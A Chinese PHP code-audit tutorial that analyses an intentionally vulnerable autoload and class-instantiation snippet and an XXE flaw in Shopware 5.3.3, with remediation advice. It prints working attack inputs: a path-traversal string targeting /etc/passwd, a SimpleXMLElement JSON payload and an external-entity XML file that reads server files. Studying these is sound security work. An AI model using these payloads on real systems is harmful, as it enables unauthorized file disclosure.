目录

一、题目

1、源码

```php
function __autoload($className) {
    include $className;
}

$controllerName = $_GET['c'];
$data = $_GET['d'];

if (class_exists($controllerName)) {
    $controller = new $controllerName($data['t'], $data['v']);
    $controller->render();
} else {
    echo 'There is no page with this name';
}

class HomeController {
    private $template;
    private $variables;

    public function __construct($template, $variables) {
        $this->template = $template;
        $this->variables = $variables;
    }

    public function render() {
        if ($this->variables['new']) {
            echo 'controller rendering new response';
        } else {
            echo 'controller rendering old response';
        }
    }
}
```

2、知识点

知识点	说明
__autoload()	new一个不存在的对象时，PHP便会执行__autoload函数的代码
class_exists()	检查类是否已经定义，是返回true，否则返回false
render()	生成template模板进行创建HTML
SimpleXMLElement	用于表示XML文档中的元素
../路径穿越符	PHP5~5.3
魔法函数	PHP < 7.2

3、解读

1）第1行：向__autoload魔法函数传入$className作为参数，并引用该文件。
2）第5、6行：通过GET方法接收 'c' 'd'两个变量，并赋值给$controllerName、$data。
3）第8行：如果$controllerName值对应的类存在，就使用$data对$controllerName进行传参，赋值给$controller，并调用它的render()函数。否则输出报错信息。
4）第15行：HomeController类，定义了两个私有变量，创建了构造器，创建了一个render()方法。

4、分析

1）第一个漏洞：文件包含。服务端通过GET接收用户传入的c变量，在第8行对变量是否是一个类做了判断，此时就会触发第1行的__autoload()函数。也就是说，如果传入的c变量中的类不存在，就会包含这个文件，此时传入../../../etc/passwd，也就实现了文件包含（PHP5 ~ 5.3）。
2）第二个漏洞：任意对象调用。服务端通过GET接收用户传入的c和d变量，并作为类名和类的参数。也就是说，我们可以调用服务端中已创建任意的对象，并传入参数，对服务器造成攻击。
3）第三个漏洞：XXE。当任意对象中没有可利用的危险对象时，可以调用PHP的内置类SimpleXMLElement进行XXE攻击，进行文件读取、命令执行（前提是安装了PHP拓展插件expect）

5、利用

根据不同漏洞，指定不同的Payload即可

二、CMS

1、源码-Shopware 5.3.3

engine\Shopware\Controllers\Backend\ProductStream.php

```php
<?php
......
class Shopware_Controllers_Backend_ProductStream extends
  Shopware_Controllers_Backend_Application
{
    public function loadPreviewAction()
    {
        $conditions = $this->Request()->getParam('conditions');
        $conditions = json_decode($conditions, true);

        $sorting = $this->Request()->getParam('sort');
        ......
        $streamRepo = $this->get('shopware_product_stream.repository');
        $sorting = $streamRepo->unserialize($sorting);
        foreach ($sorting as $sort) {
            $criteria->addSorting($sort);
        }

        $conditions = $streamRepo->unserialize($conditions);
        foreach ($conditions as $condition) {
            $criteria->addCondition($condition);
        }
        ......
    }
```

engine\Shopware\Components\ProductStream\Repository.php

```php
class Repository implements RepositoryInterface
{
    public function unserialize($serializedConditions)
    {
        return $this->reflector->unserialize($serializedConditions,
               'Serialization error in Product stream');
    }
    ......
}
```

engine\Shopware\Components\LogawareReflectionHelper.php

```php
class LogawareReflectionHelper
{
    public function unserialize($serialized, $errorSource)
    {
        $classes = [];
        foreach ($serialized as $className => $arguments) {
            $className = explode('|', $className);
            $className = $className[0];

            try {
                $classes[] = $this->reflector->
                  createInstanceFromNamedArguments($className, $arguments);
            } catch (\Exception $e) {
                $this->logger->critical($errorSource . ': ' . $e->getMessage());
            }
        }
        return $classes;
    }
    ......
}
```

engine\Shopware\Components\ReflectionHelper.php

```php
<?php
class ReflectionHelper
{
    public function createInstanceFromNamedArguments($className, $arguments)
    {
        $reflectionClass = new \ReflectionClass($className);

        if (!$reflectionClass->getConstructor()) {
            return $reflectionClass->newInstance();
        }

        $constructorParams = $reflectionClass->getConstructor()->getParameters();

        $newParams = [];
        foreach ($constructorParams as $constructorParam) {
            $paramName = $constructorParam->getName();

            if (!isset($arguments[$paramName])) {
                if (!$constructorParam->isOptional()) {
                    throw new \RuntimeException(sprintf("Required constructor
                    Parameter Missing: '$%s'.", $paramName));
                }
                $newParams[] = $constructorParam->getDefaultValue();

                continue;
            }

            $newParams[] = $arguments[$paramName];
        }

        return $reflectionClass->newInstanceArgs($newParams);
    }
}
```

2、知识点

知识点	说明
request->getParam()	获得get/post请求的参数值
json_decode()	将JSON编码的字符串转换为PHP变量
unserialize()	反序列化
foreach()	循环遍历数组
expload()	将字符串拆分为不同的字符串
ReflectionClass()	反射类

3、解读

1）ProductStream.php，loadPreviewAction方法中，通过GET/POST接收用户传入的sort变量，调用$streamRepo的unserialize()函数进行反序列化。

2）Repository.php，unserialize()函数中，调用了relector的unserialize()函数。

3）LogawareReflectionHelper.php，unserialize()函数中，从sort变量中提取出值赋给$className和$arguments变量，然后将变量传给 createInstanceFromNamedArguments()函数。

4）ReflectionHelper.php，创建了反射类，并在最后用$newParams作为参数，创建一个新的实例对象。

4、分析


1）创建反射类时，类的名称是从GET/POST方法中的$sort变量中获取到的，也就是可控。

2）最后$newParams是从$arguaments[$paramName]中取值，那么$arguments也是可控，因为也是从$sort变量中获取到的。

3）可以通过实例化一个SimpleXMLElement类对象，构造XXE攻击。

5、利用

1）找到调用loadPreviewAction接口的未知，在后台的 Items->Product streams->Add condition stream->Sorting->Refresh preview按钮



2）通过抓包可以看到GET中传入了sort的值为{"Shopware\\Bundle\\SearchBundle\\Sorting\\PriceSorting":{"direction":"asc"}}

```
GET /shopware520/backend/ProductStream/loadPreview?_dc=1530963660916&sort={"Shopware\\Bundle\\SearchBundle\\Sorting\\PriceSortin
Host: localhost
X-CSRF-Token: IKiwilE7pecuIUmEAJigyg6fVXY6vR
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept: */*
Referer: http://localhost/shopware520/backend/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SHOPWAREBACKEND=78ghtddjn8n8efpv1cudj6eao0; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFINDE
Connection: close
```

3）将sort值替换成Payload，远程去读取一个xml文件 {"SimpleXMLElement":{"data":"http://localhost/xxe.xml","options":2,"data_is_url":1,"ns":"","is_prefix":0}}

4）xxe.xml内容为

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE ANY [
     <!ENTITY xxe SYSTEM "file:///C:/phpStudy/PHPTutorial/WWW/xxx.txt">
]>
<x>&xxe;</x>
```

5）此时就成功利用XXE读取到服务端的文件

6、修复方案

1）过滤关键词，如：ENTITY、SYSTEM等

2）禁止加载XML实体对象

7、参考链接

https://github.com/hongriSec/PHP-Audit-Labs/blob/master/Part1/Day3/files/README.md